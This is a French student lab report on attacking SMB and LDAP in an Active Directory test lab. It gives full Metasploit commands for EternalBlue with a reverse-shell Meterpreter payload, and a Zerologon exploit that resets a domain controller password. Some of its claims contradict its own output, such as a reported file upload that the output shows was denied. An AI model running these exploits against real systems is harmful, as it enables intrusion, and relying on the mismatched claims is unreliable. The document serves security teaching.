

FACULTÉ DES SCIENCES DE RABAT

DÉPARTEMENT D'INFORMATIQUE

MASTER EN CYBERSÉCURITÉ INTELLIGENTE ET
TECHNOLOGIES ÉMERGENTES (CITECH)

Module : Administration et Sécurité de l'Active Directory

TP 2 : Attaques sur SMB et LDAP dans un environnement Active Directory (AD)

Réalisé par :
Maach Nada

Encadré par :
Mme Karima El Hachimi

Contents

1	Attaques sur SMB	2
1.1	Énumération	2
1.1.1	Découverte de Microsoft-ds / SMB	2
1.1.2	Exploitation des vulnérabilités de SMB	3
1.1.3	Détection et exploitation de Zerologon (CVE-2020-1472)	6
1.2	Attaques sur LDAP	7
1.2.1	Énumération	7
2	Conclusion	9

Chapter 1

Attaques sur SMB

1.1 Énumération

1.1.1 Découverte de Microsoft-ds / SMB

Scan de la machine ETUD_3

```
(kali@kali)~$ nmap -A -p 139,445 --script smb-enum-shares,smb-enum-users,nse 192.168.1.23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 20:50 +01
Nmap scan report for 192.168.1.23
Host is up (0.00047s latency).

PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: CITECH-FSR)
MAC Address: 00:0C:29:B0:BE:0A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop
Service Info: Host: PC-ETUD3; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (SMB: Failed to receive bytes: TIMEOUT)
|   account_used: <blank>
|   \\192.168.1.23\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.1.23\CS$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.1.23\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Type: Not a file share
|     Anonymous access: READ/WRITE
|   \\192.168.1.23\USERS:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|_

TRACEROUTE
HOP RTT ADDRESS
1 0.47 ms 192.168.1.23

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 40.19 seconds
```

Figure 1.1: Scan Nmap de la machine ETUD_3 révélant le service Microsoft-ds/SMB

Vérification de la version de SMB via Metasploit

Les commandes `use auxiliary/smb/smb1` et `use auxiliary/smb/smb2` ne fonctionnent pas car elles n'existent pas dans la bibliothèque standard de Metasploit. À la place, j'ai utilisé le module `auxiliary/pmb/pmb_version` pour obtenir la version du service PMB en cours d'exécution sur la machine cible.

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.1.23
RHOST => 192.168.1.23
msf6 auxiliary(scanner/smb/smb_version) > run
[*] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.1.23:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:
in 52m 38s) (guid:{a6e01de3-eb94-4502-99ae-d616ddcf0885}) (authentication domain:CITECH-FSR)
[*] 192.168.1.23:445 - Host is running Windows 7 Professional (build:7600)
[*] 192.168.1.23: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 1.2: Utilisation du module `pmb_version` dans Metasploit

Pourquoi l'activation de SMB1 représente un risque de sécurité majeur ?

L'activation du protocole SMBv1 (Server Message Block version 1) sur un système constitue un risque de sécurité critique en raison de sa conception obsolète et de l'absence de mécanismes de sécurité modernes tels que le chiffrement, l'authentification renforcée ou la protection contre les attaques de type *man-in-the-middle*.

SMB1 est vulnérable à plusieurs types d'attaques, mais la plus connue reste la faille ****EternalBlue**** (MS17-010), rendue publique en 2017.

1.1.2 Exploitation des vulnérabilités de SMB

Exploitation des partages accessibles en écriture

Après avoir identifié un partage réseau avec des permissions en écriture à l'aide de l'outil `smbmap`, nous avons tenté de nous y connecter via la commande suivante:

```
smbclient //192.168.1.23/Citech/ -N
```

L'option `-N` permet d'éviter la demande d'authentification si le partage est accessible anonymement.

Une fois dans la console `smbclient`, nous avons transféré un fichier local vers le partage distant :

```
put citech.txt
```

```
(kali@kali)-[~]
$ smbclient //192.168.1.23/Citech/ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
.                DR          0   Wed May 14 21:40:40 2025
..               DR          0   Wed May 14 21:40:40 2025
desktop.ini      AHS         46   Tue May 13 23:35:48 2025
passwords.txt    A           11   Wed May 14 17:18:28 2025

15728127 blocks of size 4096. 13166302 blocks available
smb: \> help
?                  allinfo          altname          archive          backup
blocksize          cancel           case_sensitive  cd               chmod
chown              close            close_notify    del              deltree
du                 echo             exit             get              getfacl
geteas             hardlink         help             history          iosize
lcd                link             lock             lowercase        ls
l                  mask             mask_group      md               mget
mkfifo             more             mput            newer             mkdir
open               posix            posix_encrypt   posix_open       posix_mkdir
posix_rmdir        posix_unlink     posix_whoami    print            prompt
put                pwd              q               queue            quit
readlink           rd              recurse         reget            rename
reput             rm              rmdir           showacls         setea
setmode            scopy           stat            symlink          tar
tarmode            timeout         translate       unlock           volume
vuid              wdel            wdel_group      logon            listconnect      showconnect
tcon              tdis            tid             utimes           logoff
..
!
smb: \> put citech.txt
NT_STATUS_ACCESS_DENIED opening remote file \citech.txt
smb: \> put /home/kali/citech.txt citech.txt
NT_STATUS_ACCESS_DENIED opening remote file \citech.txt
smb: \> exit
```

Figure 1.3: Upload d'un fichier sur un partage SMB en écriture via `smbclient`

Observation : Normalement le fichier `citech.txt` a été transféré avec succès sur le partage SMB distant. Cela démontre que le partage est vulnérable car toute personne ayant accès au réseau peut y déposer (ou potentiellement exécuter) des fichiers. Cette faille peut être exploitée pour :

- déposer un logiciel malveillant ou un cheval de Troie,
- effectuer une escalade de privilèges en déposant un script exécutable accessible par un utilisateur privilégié,
- compromettre d'autres machines si ce partage est utilisé dans un environnement automatisé.

mais dans cette implementation nous n'avons que les droits d'accès en lecture.

Il est donc crucial de restreindre les permissions en écriture sur les partages SMB aux seuls utilisateurs authentifiés et autorisés.

Test des vulnérabilités connues

Détection et exploitation de MS17-010 (EternalBlue) Pour tester si la machine cible est vulnérable à MS17-010 (EternalBlue), nous avons utilisé le script Nmap suivant:

```
nmap --script smb-vuln-ms17-010 -p445 192.168.1.20
```

```
(kali@kali)-[~]
$ nmap --script smb-vuln-ms17-010 -p445 192.168.1.23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 17:11 +01
Nmap scan report for 192.168.1.23
Host is up (0.0019s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:B0:BE:0A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 28.98 seconds
```

Figure 1.4: Détection de la vulnérabilité MS17-010 via Nmap

Ensuite, nous avons lancé Metasploit pour exploiter cette faille :

```
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.23
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.30
exploit
```

```
msf6 >
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.23
RHOSTS => 192.168.1.23
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.30
LHOST => 192.168.1.30
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.20444
[*] 192.168.1.23:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.23:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 192.168.1.23:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.23:445 - The target is vulnerable.
[*] 192.168.1.23:445 - Connecting to target for exploitation.
[*] 192.168.1.23:445 - Connection established for exploitation.
[*] 192.168.1.23:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.23:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.1.23:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.1.23:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30  sional 7600
[*] 192.168.1.23:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.23:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.23:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.23:445 - Starting non-paged pool grooming
[*] 192.168.1.23:445 - Sending SMBv2 buffers
[*] 192.168.1.23:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
```

Figure 1.5: Exploitation de MS17-010 avec Metasploit

Lancement de l'exploitation de la vulnérabilité et recuperation de Hash.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.30:4444
[*] 192.168.1.23:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.23:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 192.168.1.23:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.23:445 - The target is vulnerable.
[*] 192.168.1.23:445 - Connecting to target for exploitation.
[*] 192.168.1.23:445 - Connection established for exploitation.
[*] 192.168.1.23:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.23:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.1.23:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.1.23:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30 sional 7600
[*] 192.168.1.23:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.23:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.23:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.23:445 - Starting non-paged pool grooming
[*] 192.168.1.23:445 - Sending SMBv2 buffers
[*] 192.168.1.23:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.23:445 - Sending final SMBv2 buffers.
[*] 192.168.1.23:445 - Sending last fragment of exploit packet!
[*] 192.168.1.23:445 - Receiving response from exploit packet
[*] 192.168.1.23:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 192.168.1.23:445 - Sending egg to corrupted connection.
[*] 192.168.1.23:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.23
[*] Meterpreter session 1 opened (192.168.1.30:4444 -> 192.168.1.23:50636) at 2025-05-20 10:27:00 +0100
[*] 192.168.1.23:445 - =====
[*] 192.168.1.23:445 - =====WIN=====
[*] 192.168.1.23:445 - =====
[*] Shutting down session: 1

```

Figure 1.6: Session Meterpreter suite à l'exploitation d'EternalBlue

1.1.3 Détection et exploitation de Zerologon (CVE-2020-1472)

Zerologon est une vulnérabilité critique qui permet à un attaquant non authentifié de réinitialiser le mot de passe du contrôleur de domaine (DC) via le protocole Netlogon. Nous avons cloné l'outil de test de la vulnérabilité fourni par Secura :

```

git clone https://github.com/SecuraBV/CVE-2020-1472.git
cd CVE-2020-1472
python3 zerologon_tester.py DC-NAME 192.168.1.10

```

et testet si la machine est vulnerable contre l'attaque zerologon, le rsultat, est qu'elle vulnerable slon le test montre dans la capture suivante:

```

(kali@kali)~/CVE-2020-1472
$ python3 zerologon_tester.py DC-ETUD 192.168.1.10
Performing authentication attempts ...

=====
Success! DC can be fully compromised by a Zerologon attack.

```

Figure 1.7: Test de la vulnérabilité Zerologon

Pour l'exploitation (opération extrêmement dangereuse en environnement réel) :

```
python3 zerologon_exploit.py DC-ETUD 192.168.1.10
```

```

(kali@kali)~/CVE-2020-1472
$ python3 zeroLogon-NullPass.py DC-ETUD 192.168.1.10
/home/kali/CVE-2020-1472/zeroLogon-NullPass.py:16: SyntaxWarning: invalid escape sequence '\V'
print("\V")

VULNERABILITY DISCOVERED BY TOM TERVOORT
EXPLOIT BY RONNIE BARTWITZ

Performing authentication attempts...
Failure to Authenticate at attempt number: 71
Zero Logon successfully exploited, changing password.

```

Figure 1.8: Exploitation de Zerologon pour réinitialiser le mot de passe du DC

1.2 Attaques sur LDAP


Le but de ces tests est de rechercher les vulnérabilités des serveurs LDAP, telles que la divulgation d'informations sensibles et l'acceptation de requêtes anonymes non sécurisées.

1.2.1 Énumération

Récupération de l'entrée racine DSE

Pour récupérer l'entrée racine LDAP spécifique au DSA (Directory System Agent), nous utilisons le script Nmap NSE suivant :

```
nmap -n -Pn -p389 --script ldap-rootdse -oN 192.168.1.10_ldap.nmap 192.168.1.10
```



```
(kali@kali)-[~]
$ nmap -n -Pn -p389 --script ldap-rootdse -oN 192.168.1.10_ldap.nmap 192.168.1.10

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 10:51 +01
Nmap scan report for 192.168.1.10
Host is up (0.0016s latency).

PORT      STATE SERVICE
389/tcp   open  ldap
| ldap-rootdse:
| LDAP Results
| <ROOT>
|   currentTime: 20250520095153.0Z
|   subSchemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=citech-fsr,DC=local
|   dsServiceName: CN=NTDS Settings,CN=DC-ETUD,CN=Servers,CN=Default-First-Site-Name,CN=Configuration,DC=citech-fsr,DC=local
|   namingContexts: DC=citech-fsr,DC=local
|   namingContexts: CN=Configuration,DC=citech-fsr,DC=local
|   namingContexts: CN=Schema,CN=Configuration,DC=citech-fsr,DC=local
|   namingContexts: DC=DomainDnsZones,DC=citech-fsr,DC=local
|   namingContexts: DC=ForestDnsZones,DC=citech-fsr,DC=local
|   defaultNamingContext: DC=citech-fsr,DC=local
|   schemaNamingContext: CN=Schema,CN=Configuration,DC=citech-fsr,DC=local
|   configurationNamingContext: CN=Configuration,DC=citech-fsr,DC=local
|   rootDomainNamingContext: DC=citech-fsr,DC=local
|   supportedControl: 1.2.840.113556.1.4.319
|   supportedControl: 1.2.840.113556.1.4.801
|   supportedControl: 1.2.840.113556.1.4.473
|   supportedControl: 1.2.840.113556.1.4.528
|   supportedControl: 1.2.840.113556.1.4.417
|   supportedControl: 1.2.840.113556.1.4.619
|   supportedControl: 1.2.840.113556.1.4.841
|   supportedControl: 1.2.840.113556.1.4.529
|   supportedControl: 1.2.840.113556.1.4.805
|   supportedControl: 1.2.840.113556.1.4.521
|   supportedControl: 1.2.840.113556.1.4.978
|   supportedControl: 1.2.840.113556.1.4.1338
|   supportedControl: 1.2.840.113556.1.4.474
|   supportedControl: 1.2.840.113556.1.4.1339
|   supportedControl: 1.2.840.113556.1.4.1340
|   supportedControl: 1.2.840.113556.1.4.1413
|   supportedControl: 2.16.840.1.113720.3.4.9
|   supportedControl: 2.16.840.1.113730.3.4.10
|   supportedControl: 1.2.840.113556.1.4.1504
```

Figure 1.9: Résultat de la commande `ldap-rootdse` via Nmap

Vérification des recherches anonymes

Nous testons si le serveur autorise des recherches LDAP anonymes avec une base DN vide et celles identifiées précédemment :

```
ldapsearch -h 192.168.1.10 -p 389 -x -b ""
```



```

(kali@kali)-[~]
$ ldapsearch -H ldap://192.168.1.10 -x -b "DC=citech-fsr,DC=local"
# extended LDIF
#
# LDAPv3
# base <DC=citech-fsr,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090728, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v2580
# numResponses: 1

(kali@kali)-[~]
$ ldapsearch -H ldap://192.168.1.10 -x -b "CN=Configuration,DC=citech-fsr,DC=local"
# extended LDIF
#
# LDAPv3
# base <CN=Configuration,DC=citech-fsr,DC=local>
# with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090728, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v2580
# numResponses: 1

```

Figure 1.10: Test des recherches LDAP anonymes avec ldapsearch

Chapter 2

Conclusion

Dans ce TP, nous avons scanné et exploité la vulnérabilité EternalBlue (MS17-010) liée à SMBv1, ainsi qu'une vulnérabilité affectant LDAP. Ces démonstrations soulignent l'importance cruciale de maintenir les systèmes à jour afin de réduire significativement les risques d'attaques et de compromission.